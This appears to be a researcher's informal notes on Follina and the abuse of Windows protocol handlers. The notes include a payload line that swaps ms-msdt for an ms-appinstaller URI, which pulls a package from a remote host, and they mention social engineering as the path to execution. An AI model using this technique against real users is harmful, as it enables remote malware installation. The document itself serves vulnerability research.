
Follina


My work

- Follina made quite some news, given the vast and fast communictaion between researchers, APT and threat actors got to work in utilizing the oppurtunity given that microsoft is going to make it even harder to exploit macro based attacks.
- This was a pretty cool disclosure, and for the first time I thought of trying to do my own research on a new threat.
- 2nd June I stuble upon a pretty easy to edit method onecloudemoji . Playing around, found out about different protocols.
- Two blog post by Positive Security stood out the most.
- Their Blogs:
    - ms-officecmd RCE
    - url-open-rce
- This made me wander around to find some more interesting protocols and ways to abuse them.
    - A recent [CVE-2021-43890].(https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-43890) caught my interest, and i started searching around for known exploits and it took me somewhere close.
    - A snipper for ms-appinstallerhelped me dig a bit about the protocols.
    - and to test the hypothesis, i tried to edit the protocol and check if the installer is triggered,
    - I modified the `ms-msdt` protocol into `ms-appinstaller://?source=http://ip/pkg.msix`
    - Boy did it work ..... Super Excited!!!
    - Unfortunately this requires to be connected to the internet for the signature verfication, and I had to disable all AV and Defender in my host and VM.
    - Tried out with msixhero and again roadblock, it needed a confirmation to install, but on the bright side the installer does open,
    - Super excited, but shortlived as too many constraints and difficulties in trying to achive the goal.
        - First: Need a Signed Package


- Second: User intearction needed



- Third: Some installers need admin privileges to install



- Fourth: Self signed certificates will not work.



- But still one step closer to get some sort of execution, now it all comes down social engineering or even more better way to get code exec.